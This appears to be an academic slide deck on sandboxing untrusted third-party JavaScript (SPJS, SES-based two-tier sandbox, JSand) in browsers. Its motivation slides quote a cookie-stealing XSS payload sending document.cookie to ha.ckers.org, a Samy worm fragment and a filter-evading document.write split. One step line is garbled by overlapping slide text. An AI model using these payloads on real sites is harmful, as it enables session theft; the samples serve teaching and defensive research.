WEB SECURITY: SECURING 
UNTRUSTED WEB CONTENT 
AT BROWSERS 
Phu H. Phung 
University of Gothenburg, Sweden, and 
University of Illinois at Chicago, USA
2 

Web page is rendered at browsers 
• Web pages contain JavaScript code, a scripting language 
run at browsers 
• JavaScript can provide a lot of functionalities rich interactions

92% of all websites use JavaScript 
[w3techs.com] 
“88.45% of the Alexa top 10,000 
web sites included at least one 
remote JavaScript library” 
CCS’12 
3

Third-party JavaScript is everywhere 
• Advertisements 
• Adhese ad network 
• Social web 
• Facebook Connect 
• Google+ 
• Twitter 
• Feedsburner 
• Tracking 
• Scorecardresearch 
• Web Analytics 
• Yahoo! Web Analytics 
• Google Analytics 
• … 
4

Two basic composition techniques 
• Iframe integration 
5 
<html><body> 
… 
<iframe src=“http://3rdparty.com/frame.html”> 
</iframe> 
… 
</body></html> 
3rd party
6 

Two basic composition techniques 
<html><body> 
… 
<script src=“http://3rdparty.com/script.js”> 
</script> 
… 
</body></html> 
3rd party 
Script inclusion
Third-party JavaScript issues 
7 
• Third-party script inclusion run with the 
same privilege of the hosting page. 
• Security issues: 
• Malicious third-party code 
• Trusted third-party is compromised 
• Confidentiality, integrity, and other security risks

Difficult issues with JavaScript 
• JavaScript is a powerful language, but the language design is bad 
for security, e.g.: 
• Dynamic scripts: document.write, eval, ... 
• Encapsulation leakage 
• ... 
A lot of 
<script> 
document.write(‘<attacks scr’); 
were 
document.write(‘ipt> malic’); 
var i= 1; 
launched in 
document.write(‘ious code; </sc’); 
document.write(‘ript>’); 
practice 
</script> 
<script> malicious code; </script> 
8

Samy attack on Myspace 
• MySpace tries to 
filter out JavaScript 
code in user data 
• BUT: The malicious 
code was injected in a 
“strange” way that 
escapes the filter 
<div id=mycode style="BACKGROUND: url('java 
script:eval(document.all.mycode.expr)')" 
expr="var B=String.fromCharCode(34);………"> 
</div> 
9
10 
A cross-site scripting attack example 
SSSttteeeppp 1 23 – ––ITnGrjieeccktt t vmhiceat ilcmiocioso ktuoies tcahonedd el iln atkou nac vhu alnttearcakble web site 
<script>alert(document.location=' 
http://ha.ckers.org/?cookie='+ 
document.cookie);</script>

A real attack with stolen cookies 
• Firesheep, an add-on for 
Firefox 
• Steal cookies, and then 
compromise the account of 
e.g. Facebook users 
October 
2010 
11

Another attack 
• Million Browser Botnet 
(July 2013) 
• Leverage Advertising 
Networks using JavaScript 
to launch Application-Level 
DDoS 
• Paid on 2 ad networks for 
displaying treacherous 
advertisements on pages visited 
by hundreds of thousands of people 
12 
Jeremiah Grossman & Matt Johansen 
WhiteHat SECURITY 
(Malicious code run automatically without user knowledge)

State-of-the-art 
• Limit third-party code to safe subset of JavaScript 
• Facebook JS, ADSafe, ADSafety, ... 
• Browser-based sandboxing solutions 
• ConScript, WebJail, Contego, ... 
• Server-side transformations of scripts to be included 
• Google Caja, BrowserShield, ... 
13 
No compatibility with existing scripts 
Browser modifications imply short-term 
deployment issues 
No direct script delivery to browser 
Great runtime overhead
Our approach 
•A sandbox model for third-party 
JavaScript 
• Using only JS libraries and wrappers 
• No browser modification is required 
• The third-party code is keep in original 
• Easily dealing with dynamic features of 
JavaScript 
14

API call interception 
JavaScript execution environment 
(e.g. browsers) 
Native implementations 
alert 
implementation 
code pointers User 
functions 
alert(‘Hi!’) window.alert 
unique 
alert 
wrapper 
(+policy code) 
Attacker code 
alert = 
function(){...}; 
alert 
wrapper 
15 
(enforced by SPJS)
Deployment illustration 
<html> 
<head> 
<script src=“selfprotectingJS.js"></script> 
<title>Self-protecting JavaScript </title> 
<meta content=…> <style>…</style> 
<script>…</script> 
<!-- more heading setting --> 
70 
60 
50 
</head> 
<body> 
<script type="text/javascript"> 
(function() {..})(); 
</script> 
<!-- the content of page --> 
</body> 
40 
30 
20 
10 
</html> 
Policy code 
and 
enforcement 
code defined 
in a text file 
The enforcement code can 
be deployed anywhere: 
server side, proxy or 
browser plug-in, i.e. no 
need for a modified 
browser 

The orgininal 
code is not 
syntactically 
modified 
6.33 
66.03 
0 
Self-Protecting BrowserShield 
Slowdown (times) 
Runtime overhead 
16
Effectiveness 
• Defend almost all of the known XSS attacker vectors 
• 34 attack vectors over 38 successful attack vectors 
• Provide Security Policy Patterns to build realistic policies e.g. 
prevent the attack of Firesheep on Facebook 
• Defend real-world exploits 
• phpBB 2.0.18 vulnerabilities – a stored XSS attack 
• WebCal vulnerabilities –a reflected XSS attack 
17

Our contributions in web security 

Lightweight Self- 
Protecting JavaScript A Two-tier Sandbox 
Architecture for Untrusted 
JavaScript 
Safe Wrappers and Sane 
Policies for 
Self-Protecting JavaScript 
JSand: complete client-side 
sandboxing of third-party 
JavaScript without browser 
modifications 
SAFESCRIPT: JavaScript 
Transformation for Policy Enforcement
A Two-tier Sandbox Architecture for 
Untrusted JavaScript 
• Based on the two published papers: 
• PH Phung, L Desmet. A two-tier sandbox 
19 
architecture for untrusted JavaScript, invited 
paper at JSTools’12 
• P Agten, S Van Acker, Y Brondsema, PH 
Phung, L Desmet, F Piessens. JSand: complete 
client-side sandboxing of third-party JavaScript 
without browser modifications, ACSAC’12

SPJS with Untrusted JavaScript 
Self-Protecting 
JavaScript Code 
TRUSTED 
UNTRUSTED 
20 
• No privilege distinguish 
between hosting code and 
external code 
Hosting code 
Hosting code 
Hosting code 
external 
code 
external 
code
Goals 
• Deploy SPJS in the context of untrusted JS 
• Load and execute untrusted code without pre-processing the code 
• No browser modification is required 
• Enforce modular and fined-grained, stateful security 
policies for a piece of untrusted code 
• Protect the hosting page from untrusted code 
• Robust to potential flaws in security policies 
• Bad written policies might not break security 
21


Two-tier sandbox architecture 
22 
var api = loadAPI(…); 
var outerSandbox = 
cajaVM.compileModule(policyCode); 
var enforcedAPI = outerSandbox(api); 
var innerSandbox = 
cajaVM.compileModule(untrustedCode); 
innerSandbox(enforcedAPI);
Two-tier Sandbox Architecture 
Base-line API 
implementation, 
in e.g. `api.js’ file 
Sandbox running policy 
code, defined in a 
separate JS e.g. `policy.js’ 
Sandbox 
running 
untrusted code, 
defined in a 
separate file e.g. 
`untrusted.js’ 
The policy code can only 
access the base-line API and 
provided wrapper functions 
The untrusted code can 
only access objects 
returned by the outer 
sandbox 
JavaScript 
environment, 
e.g. the 
DOM

The architecture in multiple-principal 
untrusted code 
24 
Policy 2 
Policy 1 
untrusted 
Policy 3 
untrusted 
Base-line API 
implementation, 
in e.g. `api.js’ 
file 
untrusted

Sandboxing untrusted code 

•Use Secure ECMAScript (SES) library 
developed by Google Caja team 
25 
• Load a piece of code to execute within an isolated 
environment 
• The code can only interact with the outside world via provided 
APIs 
var api = {...}; //constructing 
var makeSandbox = 
cajaVM.compileModule(untrustedCodeSrc); 
var sandboxed = makeSandbox(api);

Isolation technique: The SES library 
Object-capability environment 
• Scripts can access 
• Objects they create themselves 
• Objects explicitly handed to them 
API 
Global 
context 
untrustedCode 
sandbox 
26
27 
Isolation technique: The SES library

Base-line APIs implementation 
• Create a Virtual DOM 
28 
• Intercepting wrapper around real DOM 
• Consult security policy on each operation 
• Use Harmony Proxies to generically intercept 
property accesses on objects 
•Virtual DOM implementation uses the 
Membrane Pattern 
• Wrap any object passed from DOM to sandbox 
(return values) 
• Unwrap any object passed from sandbox to DOM 
(arguments)

Wrapper example 
29

Policy definition 
• Base-line APIs implementation 
30 
• Can enforce coarse-grained, generic policies, e.g.: 
• Sanitize HTML 
• Ensure complete mediation 
• Fine-grained policies for multiple untrusted 
JavaScript code 
• Modular, principal-specific, e.g.: script1 is allowed to 
read/write reg_A, script2 is allowed to read reg_A 
• Stafeful, e.g.: limit the number of popups to 3 
• Cross-principal stateful policies, e.g: after script1 write 
to reg_A, disallow access from script2 to reg_A

Deployment model 
• Untrusted code is loaded into a string 
variable 
• Using server-side proxy + XMLHttpRequest (to 
overcome same origin policy) 
• CORS/UMP headers set by the script provider 
<script src= 
“http://3rdparty.com/script.js”> 
</script> 
<script src=“ses.js”></script> 
<script src=“api.js”></script> 
<script src=“policy0.js”></script> 
<script> 
var script = get(“http://3rdparty.com/script.js”); 
ses.execute(script,policy0); 
before </script> 
after 
31

Secure dynamic script evaluation 
32 
• Special handlers to intercept all methods that 
allow script tags to be added 
• node.appendChild, node.insertBefore, 
node.replaceChild, node.insertAfter 
• document.write, … 
• Event handlers in HTML, e.g. 
<…onclick=“javascript:xyz(…)”> 
1. Parse partial DOM tree/HTML 
2. Execute scripts in the sandbox environment

Different parsing techniques 
•Via a sandboxed iframe 
33 
1. Create sandbox iframe 
2. Set content via srcdoc attribute 
• More performant 
• Parsed exactly as will be interpreted by browser 
• Executed asynchronously 
• (Alternative) Via a HTML parsing library in 
JavaScript
34 

Loading additional code in the sandbox 
• Several use cases require external code to 
be executed in a previously set up sandbox 
• Loading API + glue code 
• Dynamic script loading 
•Two new operations: 
• innerEval(code) 
• innerLoadScript(url)
Case studies 
• Single principal code 
• Multiple-principal code 
• Context-aware ads 
35
36
37
Past projects 
• SESAME: Security for Extensible Software 
Architectures in Mobile Environments, 
collaborated with Volvo Technology. 
• European WebSand project (3 years, 5 EU 
universities and industries)
A real attack example 
39 
http://www.wired.com/threatlevel/2010/03/hacker-bricks-cars/

The future in-vehicle system 
40

Motivations for fined-grained 
policy enforcement at runtime 
• Third-party service needs to 
use sensitive resources, 
e.g. GPS location, 
SMS sending to function 
41 
• Potential security risks: e.g. leaking GPS info, 
send too many SMS messages causing high 
cost 
Need for fined-grained security 
policy enforcement at runtime Policy: allow SMS sending but 
 restricted to a specific recipient address, 
 limit on the number of messages sent per 
day, 
 depending on the vehicle's location

Our contributions to vehicle application 
security 
Security Policy Enforcement 
for the OSGi Framework 
using Aspect-Oriented 
Programming 
A Model for Safe and Secure 
Execution of Downloaded 
Vehicle Applications 
42
Ongoing work 
43 
• interWebSec: Cross-Language Web 
Protection, funded by Swedish Research 
Council (3 years, on-going) 
• A general platform for Bot-as-a-Service in 
Smart Cities (with Vienna Univ. Tech.)
Research group in Sweden 
• Well-known for web and language-based security 
• 3 faculties, 3 postdocs, ~8 PhD students 
• http://vimeo.com/82206652 
44
Research group in USA 
45 
• One faculty, 3 postdocs, 6 PhD students 
•Well-known for computer systems security with 
the use of ideas from compilers, operating 
systems and formal methods 
• Publications in CCS, Oakland, USENIX Security 
• Ongoing projects 
• Secure Web Advertisements, funded by NSF (3 
years with UIC & UT Dallas, on-going) 
• Defensive Optimizing Compiler, funded by DARPA 
(3 years with UIC, UCLA & Bell Labs, on-going)
47

Implementation challenges 
48 
•Legacy scripts need additional pre-processing 
to be compatible with the 
framework 
• Secure ECMAScript restrictions 
•A subset of ECMAScritp strict mode 

• Global variables aliased as window 
properties 
• No ‘this’ auto coercion
JS transformation examples 
49